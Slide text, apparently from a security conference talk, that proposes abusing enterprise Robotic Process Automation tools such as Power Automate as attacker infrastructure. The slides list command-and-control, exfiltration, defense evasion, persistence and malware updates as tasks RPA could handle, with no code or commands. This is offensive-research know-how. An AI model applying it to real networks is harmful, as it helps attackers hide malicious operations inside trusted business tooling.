
Welcome to the real world




Welcome to the real world



Welcome to the real world




We wanted to do hacking, not ops



Enter: Robotic Process Automation!



Enter: Robotic Process Automation!



Power Automate



RPA is
everywhere

(in the enterprise)



winautomation



RPA can take care of Ops for us



- ✓ C&C
- ✓ Exfiltration
- ✓ Defense evasion
- ✓ Persistency
- ✓ Cleanup

And so much more:

- ✓ Handle errors
- ✓ Support different OS/versions
- ✓ Malware updates
- ✓ Aggregate data across machines
- ✓ ...

Automation via RPA

RPA: Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

RPA: Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date

Anything without proper API!

What is RPA?

How anyone can automate mundane processes

Teenage (MMORPG) life



Grunt
work
required



Grunt
work
required



Grunt work required




Grunt work required




Grunt
work
required





